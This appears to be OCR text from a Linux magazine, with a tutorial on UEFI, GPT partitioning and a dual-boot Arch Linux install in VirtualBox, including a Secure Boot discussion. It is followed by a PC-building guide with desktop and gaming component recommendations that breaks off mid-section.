Hard disks have increased in size beyond what the MS-DOS partitioning scheme can handle. It can't address disks larger than 2TiB because the partition tables store sector addresses as 32-bit numbers, and this means that there can't be more than 2^32 sectors. Because each sector contains 512 bytes, this gives a maximum size of 2TiB. The new GPT partitioning scheme overcomes this limitation by using 64-bit fields, and these allow storage of 2^64 512-byte sectors, or 8ZiB (9.4ZB). That is more than all the storage currently existing in the world. (**http://tinyurl.com/dxvramm**).

therefore limited to 512 bytes – 446 bytes for the bootloader, and a partition table containing up to four 16-byte records. The last two bytes contain a signature that the BIOS uses to recognise a valid MBR. The partition tables use 32-bit sector address fields, which means they can't address disks larger than 2TiB. This type of partition table is often referred to as an MS-DOS partition table in an attempt to differentiate it from the new GPT.

The problems with this configuration include being limited to one bootloader, the limitation of four partitions and the maximum 2TiB disk size. The UEFI supports multiple bootloaders, and the GPT supports up to 128 partitions and works with disks bigger than 2TiB. The other thing that UEFI brings to the table is the ability to secure the boot process.

Because the BIOS expects the bootloader to be located in the first sector of the disk, there can only be one per disk. Most BIOSes allow selection of the boot disk and, therefore, can support as many bootloaders as there are physical disks. In contrast, UEFI ignores any bootloader in sector 0, but instead allows multiple bootloaders to exist on a single disk by using a special partition instead of an absolute sector. The special partition is known as the EFI System Partition, or ESP, and is formatted with a FAT filesystem (usually FAT32) and typically sized between 100MiB and 250MiB. The UEFI specification requires it to be the first partition and it must have its boot flag set. On a Linux system it's customary to mount the ESP under **/boot/efi**. By convention, bootloaders are stored on the ESP in vendor-specific sub-directories, and the UEFI forum has a list of these sub-directories at **www.uefi.org/specs/esp_registry**.

> **"The UEFI firmware can read partition tables and FAT filesystems"**

At the core of UEFI is its firmware, and it is responsible for loading and executing UEFI applications. These are standalone programs that depend only on the firmware's services – they do not need an operating system. They can be pre-boot maintenance/diagnostic tools, but most are operating system bootloaders. The UEFI firmware contains a boot manager that enables the user to launch UEFI applications. A boot manager is similar to a bootloader, like *Grub*, except that it can only load EFI applications. It is possible to configure the Linux kernel (since 3.3) as an EFI application, and doing so can remove the need for a bootloader such as *Grub* because UEFI is then able to boot it directly.


The UEFI firmware can read partition tables and FAT filesystems, unlike the BIOS which relies on a bootloader. It is configurable via EFI variables that are stored in NVRAM. The main variable driving the EFI boot manager is called BootOrder and defines the menu items it displays. If it isn't set, the firmware follows a standard procedure to locate a bootloader at a specific path on the ESP. The path, which is architecture-dependent, is of the form:

```
\EFI\BOOT\BOOT[architecture name].EFI
```

The G in GPT stands for GUID, which is a Globally Unique Identifier, an implementation of the Universally Unique Identifier standard defined by RFC4122. The GPT uses GUIDs to identify disks and partitions. It begins at sector 1 with a header that defines the number and size of the partition records in the table that follows. The header contains a disk GUID that uniquely identifies the disk, and each partition defined in the GPT contains two GUIDs: the first represents the partition's type and the second uniquely identifies it. The header also contains a CRC32 checksum that can be used by the firmware or operating system to verify data integrity. Don't go manually editing your partition table!

The GPT can hold 128 partitions, and this removes the need for logical and extended partitions. The extended partition was a way to overcome the four-partition limit of the MBR. It allowed one of those partitions to be used as an extended partition that could be sub-divided into many logical partitions.

Each partition record is 128 bytes long and contains the GUIDs mentioned, the partition's beginning and end sector addresses, some attributes and a human-readable name. A second copy of the GPT is stored at the end of the disk as a backup. To accommodate 128 such partition records requires 16,384 bytes. This is 32 sectors, which means that the first usable sector on a GPT disk is sector 34.



A GPT disk contains two copies of its partition table, plus a protective MS-DOS partition table.

The GPT scheme also includes a master boot record, and its purpose is to help prevent corruption of a GPT disk by tools that are not GPT-aware. This Protective MBR, or PMBR, contains an MS-DOS partition table with one partition covering the whole disk (or 2TiB if the disk is bigger). This partition is marked with a type of 0xEE. Systems unaware of GPT will see an unknown partition occupying the whole disk and leaving no available space.

Another use of the protective MBR is to allow a BIOS to boot a GPT disk. If it contains a bootloader, the BIOS will blindly load and execute it. If that bootloader understands GPT, it can boot it. One such bootloader is *Grub2*, and is used by many Linux distributions. This allows BIOS-based systems to use disks greater than 2TiB.

MS-DOS partitioned disks usually leave a gap (known as the DOS Compatibility region), starting at sector 1 and running up to the beginning of the first partition. Bootloaders traditionally used this unallocated space to locate code (*Grub 1* wrote its stage 1.5 loader here). With GPT, the partition table begins at sector 1, immediately after the PMBR – so there is no unallocated space to use in this way. Instead, the GPT specification provides for a special BIOS boot partition for use by boot loaders that would otherwise have used the DOS Compatibility region. *Grub 2* writes its bootloader directly on to that partition (it does not contain a filesystem). Given that the presence of the DOS Compatibility region was by convention rather than definition, having a specifically allocated partition is more robust.

So far, we've presented a lot of theory. We'll now put that into practice to set up a new system based on UEFI and GPT. Our new system will dual boot: it will work with both UEFI and BIOS firmware. »

Hardware hacks

We'll use *VirtualBox* so you can follow along even if you don't yet have a machine with UEFI firmware. And we'll use the November 2012 Arch Linux ISO – this means that you'll need to perform the setup manually, which will help with understanding the necessary steps. Get it from **https://www.archlinux.org/download**.

First, create a new 64-bit virtual machine and hard disk for the test (10GB should suffice). Ensure you check the 'Enable EFI' option on the System page of the virtual machine's settings to give the machine UEFI firmware. Attach the ISO image and start the virtual machine. It should eventually display a root prompt. Log in – there is no password.

You need to create four partitions. You can use *gdisk* to do this. The sizes are suggestions sufficient for this exercise, but other values could be used. The ESP is created from sector 2048 (the default offered by *gdisk*) and the BIOS boot partition is put in the space preceding the ESP. See the table for the suggested partition.

Start *gdisk* with **gdisk /dev/sda** and then use **o** to create a new empty partition table. Use **n** to create a partition, **t** to set its type code and (optionally) **c** to change its name. Write the new partition table with **w**. Or you can use *parted*:

```
# parted /dev/sda
(parted) unit s
(parted) mktable gpt
(parted) mkpart primary 2048 411647
(parted) set 1 boot on
(parted) name 1 "EFI System Partition"
(parted) mkpart primary 34 2047
(parted) name 2 "BIOS Boot Partition"
(parted) set 2 bios_grub on
(parted) mkpart primary ext2 411648 821247
(parted) name 3 "Linux /boot filesystem"
(parted) mkpart primary ext4 821248 20971486
(parted) name 4 "Linux /root filesystem"
(parted) quit
```

Partition table

Number	Start	End	Size	Code Name
1	2048	411647	200.0MiB	EF00 EFI System
2	34	2047	1007.0KiB	EF02 BIOS boot partition
3	411648	821247	200.0MiB	8300 Linux /boot filesystem
4	821248	20971486	200.0MiB	8300 Linux /root filesystem

We've used GPT partitioning but MS-DOS partitioning can be used if the disk is smaller than 2TiB – then omit the BIOS boot partition and use **fdisk** to change the partition type of the EFI System Partition to 0xEF. *VirtualBox* UEFI firmware works with GPT or MS-DOS but other firmwares may only support GPT.

Make the filesystems and mount them:

```
# mkfs.vfat -F32 /dev/sda1
# mkfs.ext2 /dev/sda3
# mkfs.ext4 /dev/sda4
# mount /dev/sda4 /mnt
# mkdir /mnt/boot
# mount /dev/sda3 /mnt/boot
# mkdir /mnt/boot/efi
# mount /dev/sda1 /mnt/boot/efi
```

Use the ArchLinux **pacstrap** utility to install a new system on the prepared filesystems:

```
# pacstrap /mnt base
# genfstab -p -U /mnt | sed 's/cp437/437/' >> /mnt/etc/fstab
# arch-chroot /mnt pacman -S grub-efi-x86_64
# modprobe efivars
# arch-chroot /mnt grub-install --target=x86_64-efi --efi-directory=/boot/efi --bootloader-id=arch_grub --recheck
# arch-chroot /mnt grub-mkconfig -o /boot/grub/grub.cfg
# umount /mnt/boot/efi /mnt/boot /mnt
```

This installs the system files on to the root filesystem mounted at **/mnt**. It also appends to **/etc/fstab** to cater for the additional boot and EFI filesystems mounted underneath **/mnt** (**sed** is used to get around a bug in **genfstab**). We then install the **grub** package and ensure that the **efivars** kernel module is loaded (it makes the EFI variables available under **/sys/firmware/efi**). Next, **grub-install** installs *Grub* into a new **arch-grub** subdirectory of the ESP that we mounted at **/boot/efi**. If all goes well, it should respond with "Installation finished: No error reported." After that, we generate the *Grub* configuration file and unmount our filesystems from **/mnt**. If you reset the virtual machine, it should offer the newly configured *Grub* menu and boot our the system.

Part of the *Grub* setup configures the EFI boot order in the NVRAM. This would normally configure UEFI so that it automatically loads *Grub* when the machine is started. However, *VirtualBox* does not persist the firmware NVRAM after the virtual machine is stopped, and this results in the boot settings being lost. If this happens, the EFI shell will be started and

The UEFI shell

One special UEFI application is the UEFI shell. It's a basic command-line environment that you can use to launch EFI applications or do basic configuration and troubleshooting.

The firmware will drop you into the shell if there is no suitably-configured start-up sequence in place. The other way to get there is via the firmware's menu interface in response to a special key. In *VirtualBox* it's the [Del] key, but you will need to have quick reflexes! You can also hit **c** at the Grub menu to access the *Grub* prompt and then type **exit**. Two handy shell commands are **help** and **bcfg**:

```
> bcfg boot dump -v
```


will list the EFI applications listed in the boot manager. You can add/remove options or change their ordering. To add a boot option:


```
> bcfg boot add 3 fs0:\EFI\arch_grub\grubx64.efi "ArchLinux Grub"
```

and to move it up the list:

```
> bcfg boot mv 3 2
```

One last shell command worth remembering is **reset**, which resets the machine to start the boot process from the beginning again.





Access the shell via the firmware's boot manager.

Boot options can also be managed from within Linux through its **efibootmgr** command (root privileges are required). If, for example, your firmware doesn't offer a shell, you could download an open source one from Intel's Tianocore project, install it to a subdirectory beneath **/boot/EFI** and add a boot manager menu item to access it:

```
# mkdir /boot/efi/EFI/tiano
# wget https://edk2.svn.sourceforge.net/svnroot/edk2/trunk/edk2/ShellBinPkg/UefiShell/X64/Shell.efi
# efibootmgr --create --label 'Tiano Shell' --loader '\EFI\tiano\Shell.efi'
```

There is much more to the shell than this. It's worth grabbing a copy of the shell specification from the UEFI forum (**www.uefi.org**).

Partition types

GPT uses a GUID to identify a partition's type in a similar way to the partition type field on an MS-DOS partition. You can use *gdisk* to change a GPT partition's type – you can enter a GUID or use a short-code similar to those used in *fdisk* for MS-DOS partitions. These codes are specific to *gdisk*.

The related GUIDs are too unwieldy to list here but some of them are listed on Wikipedia (**https://en.wikipedia.org/wiki/GUID_Partition_Table#Partition_type_GUIDs**).

The GUID originally used for Linux filesystem partitions is the same as the one that Microsoft uses (it's called a basic data partition). To avoid any confusion that this might cause, a new GUID for Linux filesystems has recently been defined, but it may not yet be in use on existing systems.

```
Machine  View  Devices  Help
Command (? for help): t
Partition number (1-3): 1
Current type is 'EFI System'
Hex code or GUID (L to show codes, Enter = 8300): L
0700 Microsoft basic data  0c01 Microsoft reserved    2700 Windows RE
4200 Windows LDM data      4201 Windows LDM metadata  7501 IBM GPFS
7f00 ChromeOS kernel       7f01 ChromeOS root         7f02 ChromeOS reserved
8200 Linux swap            8300 Linux filesystem      8301 Linux reserved
8e00 Linux LVM             a500 FreeBSD disklabel     a501 FreeBSD boot
a502 FreeBSD swap          a503 FreeBSD UFS           a504 FreeBSD ZFS
a505 FreeBSD Vinum/RAID    a580 Midnight BSD data     a581 Midnight BSD boot
a582 Midnight BSD swap     a583 Midnight BSD UFS      a584 Midnight BSD ZFS
a585 Midnight BSD Vinum    a800 Apple UFS             a901 NetBSD swap
a902 NetBSD FFS            a903 NetBSD LFS            a904 NetBSD concatenated
a905 NetBSD encrypted      a906 NetBSD RAID           ab00 Apple boot
af00 Apple HFS/HFS+        af01 Apple RAID            af02 Apple RAID offline
af03 Apple label           af04 AppleTV recovery      af05 Apple Core Storage
be00 Solaris boot          bf00 Solaris root          bf01 Solaris /usr & Mac Z
bf02 Solaris swap          bf03 Solaris backup        bf04 Solaris /var
bf05 Solaris /home         bf06 Solaris alternate se  bf07 Solaris Reserved 1
bf08 Solaris Reserved 2    bf09 Solaris Reserved 3    bf0a Solaris Reserved 4
bf0b Solaris Reserved 5    c001 HP-UX data            c002 HP-UX service
ef00 EFI System            ef01 MBR partition scheme  ef02 BIOS boot partition
fd00 Linux RAID
Hex code or GUID (L to show codes, Enter = 8300):
```

you'll need to manually launch the bootloader:

```
2.0 Shell> fs0:\EFI\arch_grub\grubx64.efi
```

Once the OS has booted, to work around the lack of persistent NVRAM, you need to set up a default bootloader:

```
# mkdir /boot/efi/EFI/BOOT
# cp /boot/efi/EFI/{arch_grub/grub,BOOT/BOOT}x64.efi
```

The firmware will fall back to **EFI\BOOT\BOOTx64.efi** if no boot order is configured, as will be the case with nothing in the NVRAM. This should result in a successful boot after starting the virtual machine. Now, to make the system boot on a BIOS, it is a simple matter of also setting up the BIOS boot configuration:

```
# dhcpcd
# pacman -S grub-bios
# grub-install --target=i386-pc --recheck /dev/sda
```

Start by establishing network connectivity – using **dhcpcd** is one way. Then install the **grub-bios** package and install the BIOS version of *Grub* to the disk. This will set up the boot code in the master boot record and the BIOS boot partition that we set up earlier. It uses the same *Grub* configuration file, **/boot/grub/grub.cfg**, that we set up before.

Shut down the virtual machine and change it from EFI to BIOS by unchecking the 'Enable EFI' option on the System page of its settings. When the virtual machine is restarted, it will boot through its BIOS. This example demonstrates that it is easy to install a system on to a GPT or MS-DOS partitioned disk that works under UEFI and BIOS. It is worth mentioning that the ride with some other distributions can be less smooth.

OK, let's tackle the elephant in the room: secure boot. The gist of secure boot is that UEFI won't load something that isn't signed with a recognised key. New computers with Windows-8 pre-installed ship with a key from Microsoft to allow their latest operating system to boot securely. If such a system has secure boot enabled, and only has that key, then the system will only boot something signed with that key. Most new PCs are pre-configured in this way to gain Windows 8 certification.

Machines with Windows 8 pre-installed will have secure boot enabled by default. You can, however, disable secure boot. At this time, the most practical solution to the secure boot issue for Linux users is to disable secure boot. However, some people may want or need to use secure boot, and this requires having Linux signed with a key that the firmware recognises.

For Linux to secure boot, there are two basic options. The first is to get OEMs to include additional keys that can be used to sign Linux. The second is to sign Linux with the Microsoft key. There are, however, practical considerations which make both these schemes unattractive.

Signing the Linux kernel is impractical, due to its fast-changing nature and the fact that many people build their own custom kernel. So the approach is to use a signed bootloader which can then load any kernel image.

Examples of signed bootloaders include the Linux Foundation's pre-bootloader and solutions from distro-makers, like the Fedora Shim. By being signed with Microsoft's key, these should work on any machine shipped with Windows 8. However, getting them signed is proving difficult (**http://bit.ly/VFEAV9**).

> **"Signing the Linux kernel is impractical due to its fast-changing nature"**

To avoid the potential for these solutions to be used as a way for malware to affect secure systems, they all require a human user to be present, who must confirm they wish to proceed with an unsigned boot loader.

The idea behind the Linux Foundation's pre-bootloader is to provide a signed loader, which will chain-load another bootloader (like *Grub*) that then loads Linux. Secure verification stops after the pre-bootloader, which makes this approach no more secure than having UEFI secure boot disabled. It does, however, allow Linux and other insecure operating systems to be booted in a secure boot environment. This solution is being provided by the Foundation as an interim solution until distributions implement fully secure solutions.

The Fedora Shim aims to go a step further by enabling secure boot of a Linux system. It loads a special version of *Grub* that contains a Fedora public key, and it will securely boot kernels that can be validated with that key. It will also boot other kernels, but doing so will require a physical presence during boot. Securely booted kernels will also restrict the boot command line and require kernel modules to be signed. The shim is a way to securely boot a pre-determined Linux configuration, but it still proves difficult when customisations are required. This would need a custom shim containing locally produced keys, which is signed with a key recognised by the firmware. How one would achieve this is not yet clear. Similar approaches are being taken by SUSE and Ubuntu.

The signing mechanism for secure boot is called Microsoft Authenticode, and is managed by Symantec (formerly VeriSign). For a $99 annual fee, you can sign as many binaries as you wish, via the Microsoft Developer Center at **https://sysdev.microsoft.com** (you'll need a Windows Live ID to sign in).

There isn't yet a straightforward answer to the secure boot question. There are methods that allow working around the problem, but it's too early to know how easy it will be to run Linux within a secure boot environment. If you feel strongly about this, you may be interested in the FSF's campaign: (**http://bit.ly/nHYBRN**). And there is always the option of disabling secure boot – you'll be no worse off than you are today. But you want to be running the machine of tomorrow, right? ■

BUILD A LINUX PC

Making your own PC doesn't just save you money, it ensures you get a machine that's perfectly tuned to your needs. We shows you all you need to know.





Buying a ready-made machine on which to install Linux might seem like the most convenient way to get up and running, but you're actually making a fair few compromises by going for a shop-bought machine. The biggest compromise is price: you're paying a premium for someone to build the PC for you. This makes sense for those of us who want to have a slightly easier life, but you also get very little – if any – say on what components are used, so you could be paying more for hardware you might not need. This brings us on to the second compromise: the hardware. While there are some PC manufacturers that let you customise your computer before you purchase it, the personalisation options are often quite limited. This means you'll never have complete control over how well the machine performs, and you may end up with a PC that's fine for some tasks, but not great with others. The final major compromise you're forced to make is one that we Linux users are all too familiar with: software. It is still frustratingly difficult to buy a ready-made computer without Windows – or Mac OS X, if you're that way inclined – and a host of irritating pre-installed bloatware. And while wiping the hard drive and installing the distro of your choice is an unnecessary hassle, it also means you ended up paying for an OS licence that you don't want.

When building your own machine you don't have to put up with these compromises. You're not paying for someone else to build it, or coughing up for any premium branding – just having the name 'Sony' or an icon of an apple stamped somewhere seems to up the price of a computer. Instead, you're able to shop around for each individual component to get the best deal. Careful purchases can end up saving you hundreds of pounds. Shopping around also helps you avoid the second compromise of fixed hardware as you're free to pick 'n' mix components to suit your needs perfectly. Building a Linux box for working on documents, and have a NAS device already? Then you won't be needing a huge 4TB hard drive. However, if you are a keen photographer, then a small capacity SSD will be pointless. The same goes for graphics – both Intel and AMD's onboard graphics technologies are now so powerful that for day-to-day use you probably won't even need a separate graphics card. On the other hand, if you're going to be photo or video editing, you're going to want a decent GPU, and if you're looking to play the latest games you may need something even more powerful. If you're going to be building and running a home server, then dependable, low-powered hardware is the way to go. Finally, because you're building from scratch, you won't find any pesky pre-installed operating systems and you will be good to go with the distro of your choice.

Prime choice

The 'choice' word here is particularly important. One of the best things about Linux, as well as free and open source software, is the enormous wealth of choice. This enables you to run operating systems and software that perfectly suit your needs – and if it isn't a perfect fit, you can always work with the source code to create your very own personalised tools. By building your own PC, customising it and knowing intimately how it works, you will have a truly personal machine rather than one that's 'off-the-rack'. It can't be overstated how efficient it is to have both hardware and software that suit your needs, and can stay relevant for a good few years.

It is sometimes thought that building your own computer is incredibly complicated, but it's actually surprisingly simple. For example, you're not able to put the wrong component into the wrong slot because of the different connections, and most motherboards come with instructions that are clear and easy to understand. This is why we're not including a step-by-step guide here. The most important – and potentially most complicated – process about building your own PC is actually in the planning stage, in making sure that all the parts are compatible with each other and you've got the right components for the job. We'll show you everything that you need to build the ideal computer for your tasks, be it a standard desktop machine, an awesome gaming PC, a media centre or a home server.

All prices correct at the time of publication April 2015

Build a desktop PC

Just need something for everyday use? Check this out.

Many people want a PC for simple, day-to-day computing. If you're building such a machine then you're going to need to perform a delicate balancing act. There will be little need to have a flashy and expensive graphics card – as we mentioned earlier, the on-board graphics of the latest Intel and AMD processors will be perfectly fine for standard computing. There is also little need to install 16GB of the fastest available RAM. On the one hand, you'll want to keep costs low by getting the bare minimum of components, but on the other hand it's worth thinking about future-proofing your PC. What do we mean by this? Well, at the moment you may only need 4GB of RAM – if that. However, we are already seeing 8GB of RAM becoming increasingly common in modern computers, and you don't really want to be opening up your PC's case to upgrade it often. Buying less RAM might not even be as cost-effective as you think (*see the Price of RAM box for more information*).





Intel remains hard to beat when it comes to the best processors.

Price of RAM

For the vast majority of PC users, 4GB of RAM will be plenty for day-to-day tasks. However, 8GB of RAM is rapidly becoming the norm for new computers, and as distros and programs continue to increase in complexity, we may soon see a time when 4GB of RAM seems rather… quaint.

One of the biggest arguments for going with 8GB rather than 4GB is that 8GB of RAM will ensure that your PC isn't going to go out of date any time soon, whereas with 4GB of RAM you may find yourself wanting to upgrade after a while. As well as being inconvenient, this could also cost you more money in the long run. DDR3 RAM has been around for a long time now, and DDR4 isn't too far off. This means that prices for DDR3 are about as low as they can go, and the price difference between a 4GB set and a 8GB set is a lot less than you'd imagine. The average price for a 4GB set of RAM is currently around £20-£25, whereas 8GB is around £35-£40, so the price per gigabyte works in favour of the larger set. If you can afford it, it's well worth going for the larger set to future-proof your machine. If you are building a standard, everyday desktop, then we'd recommend the Crucial Ballistix 8GB, which at the time of writing can be found online for around £54.

Buying a modern motherboard means that you don't have to worry about buying certain other components. In the past, we might have recommended purchasing a sound card, but pretty much any motherboard you buy these days comes with a perfectly good built-in audio solution. The exact same can be said for Ethernet network adaptors – you no longer need to buy a discrete network card for day-to-day computing, because your motherboard will come with one already. This means that you're not going to need to cough up the cash to buy those extra components.

What processor?


So what do you need to buy? The first consideration is what processor to go for, as this will determine which motherboards you'll be able to use due to the socket type it'll use. As an aside all desktop processors are 64-bit these days (Intel Atom and older Intel Celeron processors are an exception) and you'll need it as we're going to suggest at least 4GB of memory. None of this is a problem as all distros also offer 64-bit builds.

So bearing in mind that you want a medium-powered PC for day-to-day tasks, we'd recommend going for an Intel Core i5-4570. This is a very capable processor that comes in at a pretty low cost (it's available for around £140), thanks to the lack of more advanced features that Intel's more expensive processors come equipped with. For example, the CPU multiplier of the Intel Core i5-4570 is locked, but because you're not looking to overclock this processor to eke out every ounce of power, this won't be a problem. Unlike the higher end Intel chips, it has four threads, rather than eight, and it does not support Hyper-threading. It is therefore not the best chip for professional video editing and 3D rendering – but you're unlikely to need a standard desktop PC for such tasks. It is more than powerful enough for most undertakings, and the onboard graphics (Intel HD Graphics 4600) is absolutely fine for media, photo editing and even the odd game.

If you're looking for a bit more grunt, and you have the budget for it, then the Intel Core i7-4770K is another excellent processor, though quite a bit more expensive at around £242. On the other hand, if you are trying to save some money, then the Intel Core i3-4130 is a good choice at £83. Interestingly, it actually has a higher clockspeed than the Intel Core i5-4570 (3.4Ghz compared to 3.2GHz), but it is only dual-core, whereas the i5 is quad-core. All of these processors use the LGA 1150 socket – more on that in a bit – which will make choosing a motherboard much easier.

You may have noticed that this section of the article has been a bit Intel-heavy; if you'd rather have an AMD-flavoured processor, then the A10-7850K is a great alternative. It has onboard AMD Radeon R7 graphics and costs around £135, which is a little less than the i5-4570. If you want this processor, you will need to find a motherboard that supports the FM2+ socket. All of the processors listed here should come complete with a heat sink and fan. While they won't be much good if you're a hardcore gamer or a keen overclocker, they will be absolutely fine for a regular desktop computer





It's hard not to recommend 8GB of system memory in terms of value, performance and future proofing.

user and you won't have to worry about buying an additional fan or heat sink, either.

The mother

Now you've settled on a processor, you can start thinking about the motherboard. The motherboard will determine quite a few important aspects of the PC you're building, such as the size of the case and the amount of RAM that it can hold. If you've gone for one of the Intel processors we suggested, then you need to make sure the motherboard supports an Intel chipset and the LGA 1150 socket. For a standard desktop build we'd recommend the ASUS H81M-C motherboard. This might be a budget board but it offers everything you'll need. With this board you get two DIMM slots for DDR3 RAM (up to a reasonable 16GB), built-in audio, four USB 3.0 ports, two USB 2.0 ports, a built-in network card, and HDMI, VGA and DVI ports for connecting monitors. Basically, pretty much everything you need. It comes with six SATA 3 ports, so you can add in plenty of hard drives. They are backwards compatible with older SATA drives, so if you have some old hard drives lying around you can still use them – though if they have IDE connectors you'll have to use an adaptor. If you need a new hard drive, then we'd recommend the Western Digital 1TB drive. The capacity is adequate and has the standard disk speed of 7,200rpm. While solid state drives offer a bigger speed boost, their relatively limited capacity mean they aren't really a worthwhile purchase for day-to-day computing.

You'll also need a PSU (power supply unit) to power the components and the computer itself. We've selected components with relatively low power consumption, and as we're not using a discrete graphics card, you're not going to need a monster 1,000W power supply. However, if you want to expand your PC later on, it's a good idea to buy a PSU with additional watts to what you'll need. It's also well worth going for a PSU that is dependable – you don't want it breaking down or damaging your components – and with good power efficiency, as this PC will be getting lots of use. Don't just buy the cheapest model available, and make sure you read customer reviews, which are a good indicator of the reliability of a PSU. For power efficiency, get a PSU that has an 80 Plus certificate. This means the PSU will only waste 20% or less of its energy as heat, reducing bills and noise levels.

You'll want to make sure the PSU has the right type of connectors for your motherboard. All new PSUs have been ATX12V v2.31 compliant since around 2008 and if you opt for a system with modular cabling it'll ensure it can adapt to your needs, though this tends to only be available on higher-end models. We're recommending the Corsair CX500, which combines reliability, power and efficiency for around £46. For the case, you don't need anything flashy. Any standard ATX case is going to do the job and can cost as little as £15, just don't get one that includes a PSU.



Modular cabling ensures you get the power connections you need and reduces the spaghetti cable mess.

Shopping list

Processor	Intel Core i5-4570	£160
Motherboard	ASRock Z87 Extreme3	£40
Memory	Crucial DDR3 8GB	£54
Hard drive	WD 1TB	£45
PSU	Corsair CX500M	£46
Case	ATX Mid Tower	£15
DVD Drive	Samsung DVD-RW	£11
	Total:	**£371**


Build a gaming PC

Enjoy the surge in Linux games with your own custom system.

Only a few short years ago the idea of building a gaming PC filled to the brim with the latest components and then installing Linux on it would have you burnt at the stake as a witch, or at the very least garnered you some disapproving head shakes from your gaming pals. These days an increasing number of high profile blockbuster games and indie titles are coming to Linux, encouraged by Valve – the games developer and company behind Steam, the digital distribution service – which has created its own Linux distro, SteamOS. With companies like Crytek (*Crysis* and *Far Cry* series) and Epic (*Gears of War* and *Unreal* series) that both produce the high-end game engines that power many of the bigger releases – as well as developing graphically impressive games themselves – fully embracing Linux, gaming has never been in ruder health.

There are a number of reasons why you'd want to build a Linux gaming powerhouse. For a start, Linux is free, so you can put the money you would have spent on a Windows licence towards a more powerful graphics card – always a popular option with gamers. Because Linux distros take up a lot less resources when running in the background compared to Windows, it also means that you'll see much better results running a game in Linux.

So what do you need to take into account when building a Linux gaming machine? The mindset behind creating a gaming PC that can tackle all of the latest games at the best possible quality is quite different to when you're building a standard desktop machine. You want the most power you can get for your money, and if you want to try your hand at overclocking, you're going to want components that let you squeeze out every last drop of power. This means that you're going to be looking at spending quite a bit more, and sometimes overlooking cheaper components for more expensive ones.



The mighty Nvidia Titan is an exercise in pure 3D graphics performance.

Planning your machine

Having said that, the base of our gaming machine is some what different to that of the desktop PC. The ASRock H97M Pro4 motherboard is an excellent choice, thanks to its excellent price and support for some of the latest technology. In our benchmarks it also performed incredibly well for memory bandwidth and overclocking performance. The Intel Core i5-4570 processor we suggested on the previous pages is also a perfectly fine choice, though it does not support overclocking. This will be fine for most people, but if you want some additional leeway in getting the most performance for your money, then the Intel Core i5-4670K offers not just a faster base clockspeed (3.4GHz compared to 3.2GHz), but it's also able to be overclocked to around 4.5GHz – offering a pretty decent boost in performance for free. Although the Intel Core i5-4670K comes with a fan for keeping it cool, unlike the desktop PC, this won't be enough. The processor is going to be getting a lot hotter during use, because of the intensive nature of games and especially if it is getting overclocked, which means we'll need a different cooler to

Performance parts

If you want the best performance out of your gaming PC, then you're going to want to splash out on the fastest kit you can afford. When it comes to RAM, it's less about the amount (8GB is still more than enough for gaming), but more about the frequency and latency of the RAM. If you decide to use the suggested ASRock H97M Pro4 motherboard, it supports dual channel DDR3 RAM with four slots, so we'll want a set of RAM that comes in either two or four sticks (eg. two sticks of 4GB).

The frequency of RAM can be between 800MHz to 3,000MHz, with our motherboard supporting an overclocked frequency of 2,933. For gaming purposes, we don't need much over 1,600MHz. The faster the RAM, the more latency occurs, so this is a good trade off. Faster RAM also produces more heat, which in turn requires RAM sticks to include large heatsinks. These can end up causing problems if you have a large CPU cooler, as you may find it doesn't fit. The HyperX Fury memory ticks all these boxes, and comes at a decent price at around £54.

